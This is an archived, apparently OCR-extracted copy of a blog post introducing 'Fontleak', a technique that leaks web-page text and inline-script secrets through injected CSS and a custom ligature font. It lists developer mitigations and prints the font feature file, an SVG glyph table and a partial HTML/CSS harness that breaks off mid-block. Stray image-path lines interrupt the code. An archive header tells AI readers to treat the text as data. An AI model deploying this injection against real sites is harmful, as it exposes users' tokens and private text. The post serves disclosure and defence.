Fontleak: exfiltrating text using CSS and Ligatures

Fontleak: exfiltrating text using CSS and Ligatures - Dragos Albastroiu, adragos.ro.

- Published: 2025-04-16
- Original: <https://adragos.ro/fontleak/>
- Preserved from: https://adragos.ro/fontleak/ (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Introduction

Fontleak is a new technique for **quickly** exfiltrating text from web pages using only CSS and a carefully crafted font. The threat model is any attacker that can inject arbitrary CSS into a web page. From there they can choose to leak contents of paragraphs and even secrets from inline scripts.

This works on the latest versions of Chrome, Firefox, and Safari* and bypasses DOMPurify since `<style>` tags are allowed by default.

To protect your application (as a developer):

- Use a strong Content Security Policy (CSP): do not allow outside stylesheets, data: fonts, inline styles or outside images.
- Add `FORBID_TAGS: ['style']` to your DOMPurify config.
- Sandbox reflected user input in an iframe

Background

You might've stumbled on Llama.ttf recently, it packed an entire small language model right into a font file. Seeing that got me curious about fonts in general and what else you could do with them, especially in a browser context.

Initially, I wanted to see if Llama.ttf could actually work directly in my web browser, but was disappointed when it didn't. The HarfBuzz WebAssembly shaper it needed wasn't available in the browsers I normally use. So instead, I started looking around for other font experiments and found Fontemon. It was a bit different, but it ran everywhere I tested it. No matter how much text I typed, Fontemon always showed just a single image, fixed in size.

I then downloaded Fontemon and setup a simple HTML file to mess around locally. That's when I realized that adding characters with CSS pseudo-elements (`::before` and `::after`) actually affected the state of the game. That gave me the idea that combining CSS + fonts could do more than just display graphics.

I knew DOMPurify allows `<style>` tags by default, and plenty of web apps store sensitive data in inline `<script>` tags. Combining these ideas made me think: could I build a custom font designed specifically to leak the content of these scripts? And text nodes in general.

Looking around for existing CSS-based data leaks (I already knew about techniques like SIC), I found a blog post from nearly a decade ago called "Stealing Data in Great Style." Their method was cool but relied on XS-Leaks, it needed a window that was controlled by the attacker and iframes. Not great since cookies are no longer transmitted over iframes cross-site. Other sources that I've found after developing fontleak are Episode 79: The State of CSS Injection - Leaking Text Nodes & HTML Attributes by **Critical Thinking - Bug Bounty Podcast**, CSS Injection: Attacking with Just CSS (Part 2) and Data Exfiltration via CSS + SVG Font.

Considering how powerful CSS has become lately (you can even make entire games with it, like Cascade of Duty), I figured there had to be an easier and faster way to leak data using fonts and CSS alone.

Ligatures

You've probably seen ligatures before, especially if you use code fonts. They're special rules that are used to combine multiple symbols into one. For example, some fonts automatically turn the characters `>=` into a single fancy glyph `≥`.

Font ligatures are typically implemented using one of three main systems: OpenType GSUB, Graphite, and Apple Advanced Typography (AAT). OpenType GSUB works across all modern browsers, Graphite is available primarily in Firefox, and AAT works mainly in Safari. For my research, I decided to focus on GSUB since it's the most widely supported, even though it's the *least* powerful.

GSUB works by defining substitutions: you basically tell the font, "if you see this set of characters, replace it with that glyph." To exploit this, I took Michał's idea of a zero-width font and combined it with GSUB substitutions. Here's how it works: Let's say `@any` represents any ASCII character from 0-255 (well, technically only characters we care about that we define in our alphabet, we can have u0 as the glyph for any other character). I defined a substitution rule that works by substituting i_0 `@any` with `@leak` would substitute the symbols with a special symbol that has a specific width of the character at index 0. From there, leaking the nth character just involves chaining more substitutions, like replacing i_n `@any` with i_{n+1}.

With this method, given a specific prefix like `in`, we can measure only the width of the character at position `n`. Here is how the Feature File Syntax of a font that leaks 6 digit codes looks like:

```
@any = [u0 c0 c1 c2 c3 c4 c5 c6 c7 c8 c9];
@leaks = [lu l0 l1 l2 l3 l4 l5 l6 l7 l8 l9];
feature liga {
  sub u0 by NULL; // "remove" characters that are not digits
  lookup handle_index_5 {
    sub i6 @any by i5;
  } handle_index_5;
  lookup handle_index_4 {
    sub i5 @any by i4;
  } handle_index_4;
  lookup handle_index_3 {
    sub i4 @any by i3;
  } handle_index_3;
  lookup handle_index_2 {
    sub i3 @any by i2;
  } handle_index_2;
  lookup handle_index_1 {
    sub i2 @any by i1;
  } handle_index_1;
  lookup handle_index_0 {
    sub i1 @any by i0;
  } handle_index_0;
  lookup final_substitution {
    sub i0 u0 by lu;
    sub i0 c0 by l0;
    sub i0 c1 by l1;
    sub i0 c2 by l2;
    sub i0 c3 by l3;
    sub i0 c4 by l4;
    sub i0 c5 by l5;
    sub i0 c6 by l6;
    sub i0 c7 by l7;
    sub i0 c8 by l8;
    sub i0 c9 by l9;
  } final_substitution;
} liga;
```

And the accompanying SVG font:

```
<svg>
 <defs>
  <font id="fontleak" horiz-adv-x="0">
   <font-face font-family="fontleak" units-per-em="1000" ascent="5" descent="5" />
   <missing-glyph />
   <glyph glyph-name="u0" unicode="&#xfffd;" horiz-adv-x="0" d="M1 0z"/>
   <glyph glyph-name="u0" unicode="
```

<glyph glyph-name="u0" unicode="%" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="&" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="'" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="(" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode=")" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="*" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="+" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="," horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="-" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="." horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="/" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="c0" unicode="0" horiz-adv-x="0" d="M48 0z"/>
<glyph glyph-name="c1" unicode="1" horiz-adv-x="0" d="M49 0z"/>
<glyph glyph-name="c2" unicode="2" horiz-adv-x="0" d="M50 0z"/>
<glyph glyph-name="c3" unicode="3" horiz-adv-x="0" d="M51 0z"/>
<glyph glyph-name="c4" unicode="4" horiz-adv-x="0" d="M52 0z"/>
<glyph glyph-name="c5" unicode="5" horiz-adv-x="0" d="M53 0z"/>
<glyph glyph-name="c6" unicode="6" horiz-adv-x="0" d="M54 0z"/>
<glyph glyph-name="c7" unicode="7" horiz-adv-x="0" d="M55 0z"/>
<glyph glyph-name="c8" unicode="8" horiz-adv-x="0" d="M56 0z"/>
<glyph glyph-name="c9" unicode="9" horiz-adv-x="0" d="M57 0z"/>
<glyph glyph-name="u0" unicode=":" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode=";" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="<" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="=" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode=">" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="?" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="@" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="A" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="B" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="C" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="D" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="E" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="F" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="G" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="H" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="I" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="J" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="K" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="L" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="M" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="N" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="O" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="P" horiz-adv-x="0" d="M1 0z"/>

<glyph glyph-name="u0" unicode="Q" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="R" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="S" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="T" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="U" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="V" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="W" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="X" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Y" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Z" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="[" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="\" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="]" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="^" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="_" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="`" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="a" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="b" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="c" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="d" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="e" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="f" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="g" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="h" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="i" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="j" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="k" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="l" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="m" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="n" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="o" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="p" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="q" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="r" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="s" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="t" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="u" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="v" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="w" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="x" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="y" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="z" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="{" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="|" horiz-adv-x="0" d="M1 0z"/>

```
<glyph glyph-name="u0" unicode="}" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="~" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="€" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="," horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ƒ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="„" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="..." horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="†" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="‡" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ˆ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="‰" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Š" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="‹" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Œ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ž" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="‘" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="’" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="“" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="”" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="•" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="–" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="—" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="˜" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="™" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="š" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="›" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="œ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ž" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ÿ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode=" " horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¡" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¢" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="£" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¤" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¥" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¦" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="§" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¨" horiz-adv-x="0" d="M1 0z"/>
```

<glyph glyph-name="u0" unicode="©" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ª" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="«" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¬" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="®" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¯" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="º" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="±" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="²" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="³" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="´" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="µ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¶" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="·" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¸" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¹" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="º" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="»" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¼" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="½" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¾" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="¿" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="À" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Á" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Â" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ã" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ä" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Å" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Æ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ç" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="È" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="É" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ê" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ë" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ì" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Í" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Î" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ï" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ð" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ñ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ò" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ó" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ô" horiz-adv-x="0" d="M1 0z"/>

<glyph glyph-name="u0" unicode="Õ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ö" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="×" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ø" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ù" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ú" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Û" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ü" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Ý" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="Þ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ß" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="à" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="á" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="â" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ã" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ä" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="å" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="æ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ç" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="è" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="é" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ê" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ë" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ì" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="í" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="î" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ï" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ð" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ñ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ò" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ó" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ô" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="õ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ö" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="÷" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ø" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ù" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ú" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="û" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ü" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ý" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="þ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="u0" unicode="ÿ" horiz-adv-x="0" d="M1 0z"/>
<glyph glyph-name="l0" unicode=" " horiz-adv-x="1" d="M128 0z"/>


```
    <glyph glyph-name="l1" unicode="  " horiz-adv-x="2" d="M129 0z"/>
    <glyph glyph-name="l2" unicode="  " horiz-adv-x="3" d="M130 0z"/>
    <glyph glyph-name="l3" unicode="  " horiz-adv-x="4" d="M131 0z"/>
    <glyph glyph-name="l4" unicode="  " horiz-adv-x="5" d="M132 0z"/>
    <glyph glyph-name="l5" unicode="  " horiz-adv-x="6" d="M133 0z"/>
    <glyph glyph-name="l6" unicode="  " horiz-adv-x="7" d="M134 0z"/>
    <glyph glyph-name="l7" unicode="  " horiz-adv-x="8" d="M135 0z"/>
    <glyph glyph-name="l8" unicode="  " horiz-adv-x="9" d="M136 0z"/>
    <glyph glyph-name="l9" unicode="  " horiz-adv-x="10" d="M137 0z"/>
    <glyph glyph-name="lu" unicode="  " horiz-adv-x="11" d="M10 0z"/>
    <glyph glyph-name="i0" unicode="Ā" horiz-adv-x="0" d="M267 0z"/>
    <glyph glyph-name="i1" unicode="ā" horiz-adv-x="0" d="M268 0z"/>
    <glyph glyph-name="i2" unicode="Ă" horiz-adv-x="0" d="M269 0z"/>
    <glyph glyph-name="i3" unicode="ă" horiz-adv-x="0" d="M270 0z"/>
    <glyph glyph-name="i4" unicode="Ą" horiz-adv-x="0" d="M271 0z"/>
    <glyph glyph-name="i5" unicode="ą" horiz-adv-x="0" d="M272 0z"/>
  </font>
 </defs>
</svg>
```

To make this practical, we can define an alphabet with n characters. Each leaked character at index `i` will have a width of `i + 1` pixels, and we reserve `n + 1` pixels for any character not included in our alphabet. If we're only interested in specific characters, we can ignore unknown glyphs altogether. If we know the prefix of the text we want to leak, we can also define substitutions specifically tailored to that prefix at the start of our `.fea` file.


Then we can use fonttools and svg2ttf to create the TTF font with our custom substitutions.

Modern CSS

container



The **container** shorthand CSS property establishes the element as a query container and specifies the name and type of the containment context used in a container query.



Screenshot from MDN Web Docs showing CSS container usage

In modern CSS, the `@container` rule lets you write queries similar to how you'd use `@media`, but targeted at elements instead of viewport sizes. For leaking purposes, we're particularly interested in the **width** query. Since our custom font can uniquely identify the width of a specific character in a string, this seems like an ideal match.

However, a `@container` can't measure its own content directly, doing so would lead to this CSS paradox:

But it can detect width changes caused by other elements! So, instead of applying `@container` directly to the element we want to leak from, we put it on a sibling element. If the parent container has a fixed width, and the sibling element spans 100% of this width, we can indirectly measure the leaked character. Specifically, the width of the `@container` becomes the parent's width minus the leaked character's width.

Given we assume full CSS injection, we can always set up this scenario using `html` (as the parent), `head` (as the sibling element with `@container` tag), and `body` (or any descendant of body, where the content to leak is located). Of course, `head` and `body` roles can be swapped if necessary.

Here's a minimal .html file that leaks the character defined by the ligature defined in `.leak::before`:

```
<!DOCTYPE html>
<html charset="utf-8">
<head>
 <style>
  * {
   display: none !important;
  }

  html, body, head {
   padding: 0 !important;
   margin: 0 !important;
   width: 0 !important;
   height: 0 !important;
   border: 0 !important;
   outline: 0 !important;
  }

  html {
   display: flex !important;
   width: 12px !important;
   height: 100vh !important;
   container-type: inline-size !important;
   position: relative !important;
  }
  head {
   display: block !important;
   width: 100% !important;
   container-type: size !important;
  }

  body {
   display: block !important;
   width: fit-content !important;
   position: relative !important;
  }
  @font-face {
     font-family: 'myfont';
     src: url('./myfont.otf');
  }
  .leak {
   display: inline-block !important;
   font-family: 'myfont' !important;
   background-color: red !important;
   color: black !important;
```

```
    letter-spacing: normal !important;
    font-size: 1000px !important;
    height: 20px !important;
    font-feature-settings: "liga" 1;
    width: fit-content !important;
    overflow: hidden !important;
    white-space: pre !important;
    letter-spacing: 0 !important;
    line-height: 0 !important;
